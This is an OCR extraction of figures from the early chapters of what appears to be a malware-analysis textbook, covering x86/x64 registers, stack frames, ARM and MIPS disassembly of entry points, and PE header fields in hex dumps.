



Chapter 1: A Crash Course in CISC/RISC and Programming Basics







x64	x86		
8 bytes	4 bytes	2 bytes	1 byte
rax	eax	ax	al , ah
rcx	ecx	cx	cl , ch
rdx	edx	dx	dl , dh
rbx	ebx	bx	bl , bh
rsp	esp	sp	spl*
rbp	ebp	bp	bpl*
rsi	esi	si	sil*
rdi	edi	di	dil*
r8-r15	r8d-r15d*	r8w-r15w*	r8b-r15b*



BEFORE
Stack Item
ESP
Stack Item
EBP
PUSH EBP
EBP
ESP
Stack Item
Stack Item
EBP
MOV EBP, ESP
EBP
ESP=EBP
Stack Item
Stack Item
SUB ESP, 0x0C
Variable EBP-C
ESP
Variable EBP-8
Variable EBP-4
EBP
EBP
Stack Item
Stack Item
MOV ESP, EBP
Variable EBP-C
Variable EBP-8
Variable EBP-4
EBP
ESP=EBP
Stack Item
Stack Item
POP EBP
Variable EBP-C
Variable EBP-8
Variable EBP-4
EBP
Stack Item
ESP
Stack Item
EBP


Regular function
Instruction
Data
Unexplored
External symbol
IDA Vie...
Hex Vie...
Struct...
En...
Imp...
EXPORT start
start
var_4C= -0x4C
var_24= -0x24
var_1C= -0x1C
var_14= -0x14
var_C= -0xC
var_8= -8
var_4= -4
arg_0= 0
; FUNCTION CHUNK AT 00016AE4 SIZE 00000078 BYTES
; FUNCTION CHUNK AT 00016EBC SIZE 00000218 BYTES
MOV R11, #0
MOV LR, #0
LDR R1, [SP+arg_0],#4
MOV R2, SP
STR R2, [SP,#-4+arg_0]!
STR R0, [SP,#var_4]!
LDR R12, =.term_proc
STR R12, [SP,#4+var_8]!
LDR R0, =sub_F648
LDR R3, =.init_proc
B loc_16EBC
; End of function start
100.00%
(79,56)
(595,405)
00000190
00008190: start
(Synchronized with



260]> VV @ entry0 (nodes 3 edges 3 zoom 100%) BB-NORM mouse
[0x400260]
;-- pc:
(fcn) entry0 100
entry0 (int arg1, int arg_0h,);
; arg int arg_0h @ sp+0x0
; var int local_10h @ sp+0x10
; var int local_14h @ sp+0x14
; var int local_18h @ sp+0x18
; arg int arg1 @ a0
; UNKNOWN XREF from aav.0x00400008 (+0x10)
move zero, ra
bal 0x40026c;[ga]
nop
; arg1
; CALL XREF from entry0 (0x400264)
lui gp, 6
addiu gp, gp, 0xa4
addu gp, gp, ra
move ra, zero
lw a0, -0x7de0(gp)
lw a1, (sp)
addiu a2, sp, 4
addiu at, zero, -8
and sp, sp, at
addiu sp, sp, -0x20
lw a3, -0x7ce0(gp)
lw t0, -0x7e2c(gp)


IF..THEN..ELSE..ENDIF
Test for some condition
Block 1
Block 2
Block 3
IF..THEN..ENDIF
Test for some condition
Block 1
Block 2

Chapter 2: Basic Static and Dynamic Analysis for x86/x64




```
Offset:0x40
50 45 00 00-4C 01 03 00-00 00 00 00-00 00 00 00  PE..L...........
00 00 00 00-E0 00 02 01...                       ....a...

Signature                'PE', 0, 0
Machine                  0x14c [intel 386]
NumberOfSections         3
SizeOfOptionalHeader     0xe0
Characteristics          0x102 [32b EXE]
```





```
                    Offset:0x58
                  ...0B 01 00 00-00 00 00 00    ........
00 00 00 00-00 00 00 00-00 10 00 00-00 00 00 00  ................
00 00 00 00-00 00 40 00-00 10 00 00-00 02 00 00  ......@.........
00 00 00 00-00 00 00 00-04 00 00 00-00 00 00 00  ................
00 40 00 00-00 02 00 00-00 00 00 00-02 00 00 00  .@..............
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  ................
00 00 00 00-10 00 00 00...                       ........
```


Magic	0x10b [32b]
AddressOfEntryPoint	0x1000
ImageBase	0x400000
SectionAlignment	0x1000
FileAlignment	0x200
MajorSubsystemVersion	4 [NT 4 or later]
SizeOfImage	0x4000
SizeOfHeaders	0x200
Subsystem	2 [GUI]
NumberOfRvaAndSizes	16

